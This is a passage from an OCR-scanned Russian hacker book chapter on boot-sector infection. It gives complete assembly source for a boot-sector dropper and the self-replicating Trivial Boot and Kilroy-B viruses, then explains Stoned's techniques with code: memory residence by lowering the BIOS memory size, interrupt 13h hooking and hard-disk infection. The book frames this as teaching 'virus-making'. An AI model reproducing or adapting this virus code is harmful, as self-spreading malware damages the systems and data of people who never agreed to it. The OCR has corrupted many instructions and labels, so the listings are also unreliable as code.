mov dx,0        ;диск 0, трек 0
mov bx,200H     ;буфер в офсете 200H
push ds
```

```
pop     es     ;es=ds
int     13H
```




Рис. 13. Организация треков, головок и секторов диска

Когда прерывание 13h возвращается, оно использует флаг переноса для определения, сработало оно или нет. Если флаг переноса при возврате установлен, что-то помешало выполнению подпрограммы для службы прерывания.

DROPPER.ASM загрузочного сектора

Листинг DROPPER.ASM — это «дроппер» или простой загрузочный сектор для загрузки операционной системы MS-DOS. Он отличается от обычного загрузочного сектора тем, что отсюда изъята необязательная функциональность. Обычный загрузочный сектор показывает несколько сообщений об ошибках. Наш DROPPER.ASM лишен такой вежливости. Вместо беседы с пользователем он просто останавливается, предлагая использовать другой диск. Такая урезанная версия позволяет сэкономить около сотни байтов.

DROPPER.ASM проверяет систему на наличие первого системного файла и далее загружает его. При наличии первого файла вряд ли второй файл будет отсутствовать, так как они всегда составляют одну пару (FORMAT и SYS).

Если по каким-то причинам второй файл отсутствует, наш загрузочный сектор загрузит и выполнит первый файл. Первая системная программа не будет работать без второго файла. В этом случае обычный загрузочный сектор выдал бы ошибку. Мы же сэкономим здесь еще около 30 байтов.

Программа DROPPER.ASM содержит важный механизм, который требуется для вирусов загрузочного сектора (хотя в данном случае мы рассматриваем не вирус, а загрузчик). Загрузочный сектор не является обычной программой, которую вы можете загрузить и выполнить наподобие EXE- или COM-файла.

Загрузочный сектор, чтобы он стал полезным, нужно поместить в правильное место на диске (трек 0, головка 0, сектор 1). Но когда вы ассемблируете ASM-файл, то обычно получаете COM- или EXE-файл. Загрузчик преодолевает эту брешь.

Чтобы заставить DROPPER.ASM работать, вам нужно ассемблировать его в COM-файл. Сам загрузочный сектор разместится в этом COM-файле в офсете 7C00H. Это делается простым размещением инструкции ORG 7C00H перед кодом загрузочного сектора.

В начале COM-файла (в обычном офсете 100H) размещается небольшая программа, которая:

1. читает загрузочный сектор с диска А: в область данных;
2. копирует специфические для **диска** данные в начало загрузочного сектора в **DROPPER** загрузочном секторе;
3. записывает окончательный загрузочный сектор обратно на диск А.

В результате выполнения **DROPPER.ASM** диск А: получает наш загрузочный сектор вместо **DOS** загрузочного сектора. Диск по-прежнему будет работать. То есть, если бы **загрузочный** сектор, помещенный нами на диск, был вирусом, то дискета **стала** бы зараженной.

Исходный код *DROPPER.ASM*

Следующую программу можно ассемблировать и выполнить как **COM**-файл с помощью **TASM**, **MASM** или **A86**:

DROPPER для **DOS 6.22**. *НЕ* является **вирусом**! Это сегмент, из которого загружается и выполняется первый файл **ОС** (**IO.SYS**). Мы пока не знаем, что здесь он выполняется в **0070:0000H**, но нам нужен адрес для прыжка, чтобы определить сегмент, тогда мы сможем выполнить **дальний** прыжок к нему.

```
DOS_LOAD    SEGMENT AT 0070H
             ASSUME CS:DOS_LOAD

             ORGO
```

LOAD: ;старт 1-й программы операционной системы **program**

```
DOS_LOAD    ENDS

MAIN        SEGMENT BYTE
             ASSUME CS:MAIN,DS:MAIN,SS:NOTHING
```

Это загрузчик для загрузочного сектора. Он пишет загрузочный сектор в диск А: в правильное место, затем устанавливает основные параметры диска. **Загрузчик** начинает выполняться, когда эта программа выполняется из **DOS** как **COM-файл**.

ORG 100H

LOADER:

mov ax,201H загружаем существующий загрузочный сектор

mov bx,OFFSET DISK_BUF ;в этот буфер

mov cx,1 ;диск 0, трек 0, головка 0, сектор 1

mov dx,0

int 13H

mov ax,201H ;пробуем дважды, чтобы компенсировать ошибки

int 13H ;обмена диска

mov si,OFFSET DISK_BUF + 11

mov di,OFFSET BOOTSEC + 11

mov cx, 19

rep movsb перемещаем данные диска в новый загрузочный сектор

mov ax,301H записываем новый загрузочный сектор на диск

mov bx,OFFSET BOOTSEC

mov ex, 1

mov dx,0

int 13H

mov ax,4C00H ;выход в DOS

int 21H

Эта область резервируется для загрузки загрузочного сектора с диска, который будет модифицирован загрузчиком, как и первый сектор корневой директории, когда проверяется наличие системных файлов и загружается первый системный файл.

Локация является фиксированной, потому что эта область свободна во время выполнения загрузочного сектора.

ORG 0500H

DISK_BUF DB ? ;Начало буфера

Здесь начало кода загрузочного сектора. Этот кусок мы вынимаем из скомпилированного COM-файла и вставляем его в первый сектор дискеты.

```
ORG 7C00H
BOOTSEC:JMP SHORTBOOT ;прыжоккначалузагрузочногокода
NOP ;всегда оставляем здесь 3 байта
```

```
DOSJD: DB 'Am Eagle' ;имя загрузочного сектора (8 байтов)
SEC_SIZE: DW 200H ;размер сектора (в байтах)
SECS_PER_CLUST: DB 2 ;число секторов в кластере
FAT_START: DW 1 ;стартуем сектор 1 -ой FAT
FAT_COUNT: DB 2 ;число FAT на диске
ROOT_ENTRIES: DW 70H ;число записей корневой директории
SEC_COUNT: DW 2D0H ;полноечислосекторовнадиске
DISKJD: DB 0FDH ;кодтипадиска
SECS_PER_FAT: DW 2 ;число секторов на FAT
SECS_PER_TRK: DW 9 ;количество секторов на трек
HEADS: DW 2 ;число головок на диске
HIDDEN_SECS: DW 0 ;количество скрытых секторов на диске
```

Здесь находится исполнительный код начала загрузочного сектора.

BOOT:

```
C ;прерывания отключены
XOR AX,AX ;готовимся к установке сегментов
MOV ES,AX ;устанавливаем DS=ES=SS=0
MOV DS,AX
MOV SS,AX ;стартуем стек @ 0000:7C00
MOV SI,OFFSET BOOTSEC
STI ;включаем прерывания
```

Здесь мы осматриваем первый файл на диске и проверяем, является ли он первым системным файлом MS-DOS (IO.SYS).

LOOK_SYS:

MOV AL,BYTE PTR [FAT_COUNT] ;получаем число FAT на диск

XOR AH, AH

MUL WORD PTR [SECS_PER_FAT] ;умножаем на число секторов
;на FAT

ADD AX,WORD PTR [HIDDEN_SECS] добавляем скрытые секторы

ADD AX,WORD PTR [FAT_START] добавляем стартовый сектор

PUSH AX ;начало корневой директории в ax

MOV BP,AX сохраняем значение здесь

MOV AX,20H ;размер директорией записи

MUL WORD PTR [ROOT_ENTRIES] ;размер директории в ax

MOV BX,WORDPTR [SEC_SIZE] ;размер сектора

ADD AX,BX ;добавляем один сектор

DEC AX ;декрементируем на 1

DIV BX ;ax=# секторов в корневой директории

ADD BP,AX ;bp = начало данных

MOV BX,OFFSET DISK_BUF ;диска, но в 0000:0500

POP AX ;ax = начало корневой директории

CALL CONVERT ;получаем сектор bios

INT 13H ;читаем 1-й корневой сектор

JC \$

MOV DI,BX сравниваем 1-й файл с требуемым

MOV CX,11 именем файла первого

MOV SI,OFFSETSYSFILE_1 системного файла

REPZ CMPSB

JNZ \$;не то же самое, машина повисла

;OK, системный файл здесь, поэтому загружаем его

LOAD_SYSTEM:

MOV AX,WORDPTR[DISK_BUF+1CH] ;получаем размер файла
;IO.SYS

XOR DX,DX

DIV WORD PTR [SEC_SIZE] ;делим на размер сектора

INC AX ;ax=секторы для чтения

CMP AX,39H ;не загружать слишком много!

JLE LOAD1 ;(< 7C00H-700H)

MOV AX,39H ;плюс место для стека!

LOAD1:

MOV DI,AX сохранить это число в BP

PUSH BP сохранить начало IO.SYS

MOV BX,00H ;буфер диска = 0000:0700

RDJOSYS:

MOV AX,BP ;получаем сектор для чтения

CALL CONVERT ;получаем bios трек/цил/сектор

INT 13H ;читаем сектор

JC \$ установка при ошибке

INC BP ;инкрементируем секторы для чтения

ADD BX,WORD PTR [SEC_SIZE] ;изменяем адрес буфера

DEC DI ;декрементируем секторы для чтения

JNZ RD_IOSYS ;если нужно, получаем другой

;IO.SYS был прочитан, передаем ему контроль

DO_BOOT:

MOV CH,BYTE PTR [DISKJD] ;помещаем тип диска в ch

MOV DL,0 ;номер диска в dl

POP BX ;начало данных в bx

JMP FAR PTR LOAD ;дальний прыжок к IO.SYS

ГЛАВА 6. Инфицирование загрузочного сектора

Последовательно конвертируем номер сектора, находящийся в `ax`, в инфо BIOS о треке, головке и секторе. Сохраняем число трека в `ch`, головки в `dh`, число сектора в `cl`, устанавливаем `ah` до **201H**. Так как это код только для дискет, мы не заботимся о числах, превышающих 255.

CONVERT:

```
XOB  DX,DX
DIV  WORD PTR [SECS_PER_TRK] ;делим ax на сект/трек
INC  DL      ;cl1=номер сектора, чтобы начать чтение
      ;a1=счет трек/головка
MOV  CL,DL   сохраняем здесь сектор
XOR  DX,DX
DIV  WORD PTR [HEADS] ;делим ax на счет головок
MOV  DH,DL   ;головка в dh
XOR  DL,DL   ;диск в dl (0)
MOV  CH,AL   ;трек в cl
MOV  AX,201H ;ax="читать 1-й сектор"
      RET
```

```
SYSFILE_1 DB 'Ю SYS'; системный файл MS-DOS
ORG 7DFEH
BOOTJD DW 0AA55H ;ID слово загрузочного сектора
MAIN ENDS
      END LOADER
```

Trivial Boot — простой вирус загрузочного сектора

Самый простой вирус загрузочного сектора будет в некотором смысле переписывающим. Он не будет пытаться загружать операционную систему, а просто займется своим размножением. Код для него займет лишь несколько байтов. Мы назовем его **Trivial Boot**. Он будет выглядеть так:

```
.model small
```

```
.code
```

```
ORG 100H
```

```
START: call TRIVBOOT ;загрузчик просто вызывает вирус
```

```
ret ;и выходит в DOS
```

```
ORG 7C00H
```

```
TRIV_BOOT:
```

```
mov ax,0301H ;записываем один сектор
```

```
mov bx,7C00H ;отсюда
```

```
mov cx,1 ;в трек 0, сектор 1, головка 0
```

```
mov dx,1 ;на диск В:
```

```
int 13H ;выполняем
```

```
mov ax,0301H ;еще раз выполняем, чтобы  
;гарантировать его работу
```

```
int 13H
```

```
ret ;и останавливаем систему
```

```
END START
```

Этот загрузочный сектор копирует себя из памяти в 7C00H к треку 0, головке 0, сектору 1 на диске В:. Если вы стартуете компьютер с дискеты, которая использует наш вирус как загрузочный сектор в диске А: то диск В: получит копию вируса в свой загрузочный сектор. Ни одна операционная система не будет загруженной. Наш **Trivial Boot** просто игнорирует ее.

Отметим, что *Trivial Boot* проводит запись дважды. За этим стоит очень важная технология. Когда дискета в системе меняется, первая попытка использовать `int 13h` часто приводит к ошибке. Таким образом, первое чтение (`int 13h, ah=2`) или запись (`int 13h, ah=3`), **произведенные** вирусом, могут оказаться неудачными, хотя диск с вирусом будет находиться в дисковом. Поэтому первая попытка чтения или записи всегда дублируется. Естественно, вирус *Trivial Boot* абсолютно неэффективен. Он работает только на системах с двумя дисковыми. А кроме того, пользователь тут же заметит, что произошла инфекция вирусом.

Kilroy-B — улучшенный вирус загрузочного сектора

Сейчас мы рассмотрим неразрушительный вирус загрузочного сектора, который называется *Kilroy-B*. Этот вирус переносится дискетами. Он (а) копирует себя на диск В:, (б) загружает операционную систему MS-DOS и (с) выполняет ее. Если вирус загрузочного сектора собирается сохранять область данных в загрузочном секторе, он должен прочитать оригинальный загрузочный сектор, а затем либо копировать себя поверх кода, **либо** копировать данные в себя, чтобы позже переписать новый загрузочный сектор обратно на диск.

Чтобы превратить **DROPPER.ASM** в вирус, нам нужно лишь вызвать подпрограмму `INFECT` после установки важных структур данных (но перед тем, как операционная система будет загружена).

Процесс инфицирования

Когда компьютер включается, а в его дисковом А: оставлена дискета, зараженная *Kilroy-B*, вирус получает контроль раньше BIOS. Установив стек и сегментные регистры, *Kilroy-B* пытается прочитать загрузочный сектор с диска В: в буфере `0000:0500H`. Если в диск В: не вставлена дискета, вирус получает сообщение об ошибке при выполнении функции чтения `int 13h`. Получив ошибку, вирус пропускает остальную часть процесса инфицирования и продолжает загружать операционную систему. Если чтение прошло успешно, вирус копирует свой код в буфер в `0000:0500H`. Он специально копирует байты **из** `7C00H` в `7C0AH` и из `7C1EH` в `7DFDH` вниз в офсет **500H**. Вирус пропускает область данных в загрузочном секторе, поэтому новый загрузочный сектор в `500H`

имеет вирусный код, смешанный с оригинальными данными диска. Выполнив эту задачу, он пишет свой код в загрузочный сектор диска В:, используя прерывание 13h. На этом процесс инфицирования завершается.

Проверка КПрогу-В

Так как **Kilroy-B** не инфицирует жесткие диски, его довольно легко тестировать. Вам нужно лишь выполнить KILROY.COM с системной дискеты в дисковом A: и тем самым загрузить вирус в загрузочный сектор дискеты. Далее, поместите дискету в дисководы A: и B:, а затем рестартируйте компьютер. Вы можете проверить дискету в B: с помощью редактора, который имеется в наборе нортоновских утилит. Проверка покажет в загрузочном секторе имя «**Kilroy**» вместо обычного имени MS-DOS. Дискета в B: может быть помещена в дисковод A: и запуск с нее приведет к инфицированию в следующем поколении.

Прошу не забывать, что мы специально изучаем старые вирусы, созданные еще в прошлом веке. Такая организация учебного процесса позволит нам понять методологию и хитрости искусства вирусмейкерства.

Исходный код Kilroy-B

Следующую программу можно компилировать в KILROY.COM с помощью TASM, MASM или A86.

Вирус Kilroy-B инфицирует только дискеты. Он располагается в одном секторе. Во время загрузки DOS копирует себя из диска A: в диск B:, если в оба дисковода вставлены дискеты.

Это сегмент, откуда загружается и выполняется первый файл операционной системы (IO.SYS).

```
DOS_LOAD SEGMENT AT 0070H
```

```
    ASSUME CS:DOS_LOAD
```

```
    ORGO
```

```
LOAD: ;старт первой программы операционной системы
```

```
DOS_LOAD    ENDS
```

```
MAIN        SEGMENT BYTE
```

```
    ASSUME CS:MAIN,DS:MAIN,SS:NOTHING
```


ГЛАВА 6. Инфицирование загрузочного сектора

Это загрузчик для загрузочного сектора. Он пишет загрузочный сектор в диск A: в правильное место, затем устанавливает основные параметры диска. Загрузчик начинает выполняться, когда эта программа выполняется из DOS как COM-файле.

ORG 100H

LOADER:

mov ax,201H ;загружаем существующий загрузочный сектор

mov bx,OFFSET DISK_BUF ;в этот буфер

mov ex,1 ;диск 0, трек 0, головка 0, сектор 1

mov dx,0

int 13H

mov ax,201H ;пробуем дважды, чтобы компенсировать
;ошибки обмена диска

int 13H

mov si,OFFSET DISK_BUF + 11

mov di,OFFSET BOOTSEC + 11

mov cx,19

rep movsb ;перемещаем данные диска в новый
;загрузочный сектор

mov ax,301H ;записываем новый загрузочный сектор на диск

mov bx,OFFSET BOOTSEC

mov ex,1

mov dx,0

int 13H

mov ax,4C00H ;выход в DOS

int 21H

Эта область резервируется для загрузки загрузочного сектора с диска, который будет модифицирован загрузчиком, как и первый сектор корневой директории, когда проверяется наличие системных файлов и загружается первый системный файл. Локация является фиксированной, потому что эта область свободна во время выполнения загрузочного сектора.

```
ORG 0500H
DISK_BUR DB ? ;начало буфера
```

Здесь начало кода загрузочного сектора. Этот кусок мы вынимаем из скомпилированного COM-файла и вставляем его в первый сектор дискеты.

```
ORG 7C00H
BOOTSEC: JMP SHORT BOOT ;прыжок к началу загрузочного кода
NOP ;всегда оставляем здесь 3 байта

DOSJD: DB 'Kilroy B' ;имя загрузочного сектора (8 байтов)
SEC_SIZE: DW 200H ;размер сектора (в байтах)
SECS_PER_CLUST: DB 2 ;число секторов в кластере
FAT_START: DW 1 ;стартуем сектор 1 -ой FAT
FAT_COUNT: DB 2 ;число FAT на диске
ROOT_ENTRIES: DW 70H ;число записей корневой директории
SEC_COUNT: DW 2D0H ;полное число секторов на диске
DISKJD: DB 0FDH ;код типа диска
SECS_PERFAT: DW 2 ;число секторов на FAT
SECS_PER_TRK: DW 9 ;количество секторов на трек
HEADS: DW 2 ;число головок на диске
HIDDEN_SECS: DW 0 ;количество скрытых секторов на диске
```

Здесь исполнительный код начала загрузочного сектора.

BOOT:

```
CLI ;прерывания отключены
XOR AX,AX ;готовимся к установке сегментов
MOV ES,AX ;устанавливаем DS=ES=SS=0
MOV DS,AX
MOV SS,AX ;стартуем стек@ 0000:7C00
```

ГЛАВА 6. Инфицирование загрузочного сектора

```
MOV  SROFFSET BOOTSEC
STI          ;включаем прерывания
```

Перед тем как получить системный файл, вирус пытается копировать себя в диск В:.

INFECT:

```
mov  ax,201H      ;пытаемся читать
mov  bx,OFFSET DISK_BUF ;загрузочный сектор В:
mov  cx,1
mov  dx, 1
int  13H
mov  ax,201H      ;делаем это дважды
int  13H          ;на случай изменения диска
jc   LOOKSYS      ;нет диска, просто загружаем DOS
mov  si,OFFSET BOOTSEC ;строим вирус в DISK_BUF
      mov  di,OFFSET DISK_BUF
      mov  ex, 11
      eld  ;флаг направления вперед
      rep  movsb ;1-ые11 байтов
add  si,19 пропустить данные (например,
add  di,19 сохраненные оригинальные данные)
mov  cx,OFFSET BOOTJD - OFFSET BOOT ;байты кода для переноса
rep  movsb
inc  ex           устанавливаем cx=1
mov  ax,301H      ;и пишем вирус
int  13H          ;вдискВ:
```

Здесь мы осматриваем первый файл на диске и проверяем, является ли он первым системным файлом MS-DOS (IO.SYS).

LOOK SYS:

Варфоломей Собейкис. АЗБУКА ХАКЕРА-3

```
MOV AL, BYTE PTR [FAT_COUNT] ;получаем число FAT на диск
XOR AH, AH
MUL WORD PTR [SECS_PER_FAT] ;умножаем на число секторов
                        ;на FAT
ADD AX, WORD PTR [HIDDEN_SECS] добавляем скрытые секторы
ADD AX, WORD PTR [FAT_START] добавляем стартовый сектор
PUSH AX ;начало корневой директории в ax
MOV BRAX сохраняем значение здесь

MOV AX, 20H ;размер директорной записи
MUL WORD PTR [ROOT_ENTRIES] ;размер директории в ax
MOV BX, WORD PTR [SEC_SIZE] ;размер сектора
ADD AX, BX добавляем один сектор
DEC AX ;декрементируем на 1
DIV BX ;ax=# секторов в корневой директории
ADD BP, AX ;bp = начало данных
MOV BX, OFFSET DISK_BUF ;диска, но в 0000:0500
POP AX ;ax = начало корневой директории
CALL CONVERT ;получаем сектор bios
INT 13H ;читаем 1-й корневой сектор
JC $

MOV DI, BX сравниваем 1 -й файл с требуемым
MOV CX, 11 ;именем файла первого
MOV SI, OFFSET SYSFILE_1 системного файла
REPZ CMPSB ; для MS-DOS
JZ LOAD_SYSTEM ;тот же, производим загрузку

MOV DI, BX сравниваем первый файл с требуемым
MOV CX, 11 ;именем файла первого
MOV SI, OFFSET SYSFILE_2 системного файла
```

ГЛАВА 6. Инфицирование загрузочного сектора

REPZ CMPSB ;для PC/DR-DOS
JNZ \$;не **ТОТ** же - система повисла

ОК, системный файл здесь, поэтому загружаем его:

LOAD_SYSTEM:

MOV AX.WORDPTR [DISK_BUF+1CH] ;получаем **размер** файла
; IO.SYS

XOR DX.DX

DIV WORD PTR [SEC_SIZE] ;делим на размер сектора

INC AX ;ax=секторы для чтения

CMP AX.39H ;не загружать слишком много!

JLE LOAD1 ;(< **7C00H-700H**)

MOV AX.39H ;плюс место для стека!

LOAD1:

MOV DI.AX сохранить это число в BP

PUSH BP сохранить начало IO.SYS

MOV BX.700H устанавливаем буфер для чтения диска

RDJOSYS:

MOV **AX,BP** ;получаем сектор для чтения

CALL CONVERT конвертируем bios инфо

INT 13H ;читаем сектор

JC \$ установка при ошибке

INC BP ;инкрементируем секторы для чтения

ADD BX.WORD PTR [SEC_SIZE] ;**изменяем** адрес буфера

DEC DI ;декрементируем секторы для чтения

JNZ RDJOSYS ;если нужно, получаем другой

;IO.SYS был прочитан, передаем ему контроль

DO_BOOT:

MOV CH.BYTE PTR [DISKJD] ;помещаем тип диска в ch

```
MOV DL.0 ;номер диска в dl
POP BX ;начало данных в bx
JMP FAR PTR LOAD ;дальний прыжок к IO.SYS
```

Последовательно конвертируем номер сектора, находящийся в ах, в инфо BIOS о треке, головке и секторе. Сохраняем число трека в ch, головки в dh, число сектора в ch, устанавливаем ах до 201H. Так как это код только для дискет, мы не заботимся о числах, превышающих 255. г

CONVERT:

XOR DX.DX

DIV WORD PTR [SECS_PER_TRK] ;делим ах на сект/трек

INC DL ;c!1= номе сектора, чтобы начать чтение
;a1=счет трек/головка

MOV CL.DL . ;сохраняем здесь сектор

XOR DX.DX

DIV WORD PTR [HEADS] ;делим ах на счет головок

MOV DH.DL ;головка в dh

XOR DL.DL ;диск в dl (0)

MOV CH.AL ;трек в ch

MOV AX,201 H ;ах="читать 1 -й сектор"
RET

SYSDFILE_1 DB 'IO SYS' системный файл MS DOS

SYSDFILE_2 DB 'IBMBIO COM' ; системный файл PC/DR DOS

ORG 7DFEH

BOOTJD DW 0AA55H ;ID слово загрузочного сектора

MAIN ENDS

END LOADER

Stoned — вирус загрузочного сектора

Одним из наиболее успешных компьютерных вирусов был *Stoned*. Среди его многочисленных вариантов и клонов значится и знаменитый *Michelangelo*. *Stoned* — очень простой односекторный вирус загрузочного сектора, но он победно распространился по всему миру. Были времена, когда Американская ассоциация национальной компьютерной безопасности сообщала, что каждая четвертая инфекция компьютеров вовлекает ту или иную форму *Stoned*. Кроме прочего, этот простой вирус доказывает, что инфекторам для успеха не обязательно быть очень сложными.

В этой главе мы рассмотрим очень прямолинейный вариант *Stoned*. Он станет для нас примером новой техники для инфекции дискет и заодно проиллюстрирует основы заражения жесткого диска.

Процесс инфекции диска

Вместо того, чтобы загружать саму операционную систему, как это делает *Kilroy*, вирус *Stoned* использует технику, которая стала почти универсальной для вирусов загрузочного сектора. Данная техника заключается в сокрытии оригинального загрузочного сектора в каком-то месте на диске. Затем вирус занимает обычную локацию загрузочного сектора в треке 0, головке 0, секторе 1. Далее BIOS загружает вирус при запуске и отдает ему контроль. Вирус выполняется, затем загружает оригинальный загрузочный сектор, который в свою очередь загружает операционную систему (см. рис. 14).

Эта техника более независима от операционной системы. Например, изменения в большом IO.SYS не влияют на вирус, потому что он полагает, что оригинальный загрузочный сектор сам позаботится о таких деталях. С другой стороны, возникают новые проблемы. Вместо того, чтобы разместить старый загрузочный сектор в каком-нибудь незанятом месте, вирус запросто может установить его в середину системного файла.

Вирус *Stoned* всегда прячет оригинальный загрузочный сектор в трек 0, головку 1, сектор 3 на дискете или в цилиндр 0, головку 0, сектор 7 на жестком диске. В случае дискет эта локация соответствует сектору корневой директории (см. рис. 15).






Рис. 14. Загрузочная последовательность под вирусом Stoned



0-я сторона



1-я сторона

Рис. 15. Вирус Stoned на диске

Отметим, что, запрятав загрузочный сектор в корневую директорию, мы можем переписать этим кодом директорные записи. Или оригинальный сектор может оказаться переписанным директорной информацией.

Вирус *Stoned* первоначально писался для 360К-дискет, потому что трек 0, головка 1, сектор 3 соответствуют последнему сектору корневой -директории на дискете. Перед ним остается шесть секторов — или место для 96 записей, после которых — и только после которых — начнут возникать различные проблемы. Лично я не верю, что кто-то мог размещать на 360К-дискете так много файлов (свыше 96).

На 1.2 Мб дискетах трек 0, головка 1, сектор 3 соответствуют третьему сектору корневой директории. Это оставляет место лишь для 32 файлов.

На 1.44 Мб-дискетах место остается только для 16 файлов.

На 720К-дискетах мы имеем перед вирусом 64 файла.

Резидентура в памяти

Вирус *Kilroy* не был эффективным, потому что он мог инфицировать в загрузочное время только один диск В: при вставленной дискете. Естественно, он был бы более проворным, если бы инфицировал дискеты в любой драйве даже через несколько часов после старта машины. Но для этого вирус должен стать резидентом памяти. Вначале такая возможность казалась невероятной.

Во время запуска загрузочного сектора DOS еще не загружена, поэтому мы не можем использовать вызов `int 21h` с последующим вовлечением функции `TSR`. Мы не можем манипулировать блоками контроля памяти, потому что они еще не существуют. Тем не менее, хакеры и вирусмейкеры нашли решение проблемы. Они научились делать загрузочный центр резидентным, манипулируя данными BIOS.

В `0000:0413H` BIOS устанавливает переменную, которую мы можем назвать `MEMSIZE`. Это слово содержит размер условной памяти (в килобайтах) — обычно 640. DOS использует ее для создания структур контроля памяти. Оказалось, что если изменить это число, то DOS признает его, и Windows также сочтет его верным. То есть, если программа вычитет 2 из `MEM_SIZE`, в памяти появится 2К-дырка (в сегменте `9F80H` для 640К условной памяти), которая будет не затронута DOS и другими программами. Значит, загрузочный сектор может стать резидентом памяти, сократив `MEMSIZE` и копирав себя в образовавшуюся дыру.

Вирус *Stoned* использует данный метод. Сначала он получает `MEM SIZE` и вычитает из него 2:

```
MOV AX,DS:[MEM_SIZE] ;получаем размер памяти в 1Кблках
DEC AX      ;вычитаем из него 2К
DEC AX
MOV DS:[MEM_SIZE],AX сохраняем результат в том же месте
```

Затем вирус рассчитывает сегмент, где находится начало дыры в памяти:

```
MOV CL,6    конвертируем размер памяти к значению
SHL AX,CL   ;сегмента
MOV ES,AX   ;и помещаем его в es
```

Далее вирус копирует себя в эту дыру:

```
PUSH CS
POP DS ;ds=cs=7C0H из дальнего прыжка
XOR SI,SI ;si=di=0
MOV DI,SI
CLD
REP MOVSB ;передвигаем вирус в верхнюю память
```

Затем вирус прыгает в дыру, передавая контроль своей копии:

```
JMP DWORD PTR CS:[HIMEM_JUMP] ;переход
```

ДЛЯ инфицирования дискеты после процесса запуска наш ласковый «зверек» перехватывает прерывание 13H дисковых служб BIOS. Затем он проверяет все попытки чтения дискеты или записи на дискету. Чтобы понять дальнейший процесс, давайте быстренько вернемся к перехвату прерывания 13H и посмотрим, как производится заражение жестких дисков.

Инфицирование жестких дисков

В отличие от вируса *Kilroy*, *Stoned* может быстро заразить жесткий диск. Так как последовательность стартовых операций, через которые проходит жесткий диск, отличается от процессов, происходящих в дискете, мы должны бросить на нее поверхностный взгляд. Обычный незараженный жесткий диск всегда содержит, как минимум, два загрузочных сектора.

Первый является обычным загрузочным сектором операционной системы, который мы уже встречали в дискетах.

Второй называется **Master Boot Sector** (главным загрузочным сектором) или **Master Boot Record** (главной загрузочной записью).

Этот сектор, по сути, является загрузочным сектором, независимым от операционной системы. Его работа заключается в загрузке загрузочного сектора операционной системы и его последующем выполнении. Он был придуман по той причине, что жесткий диск

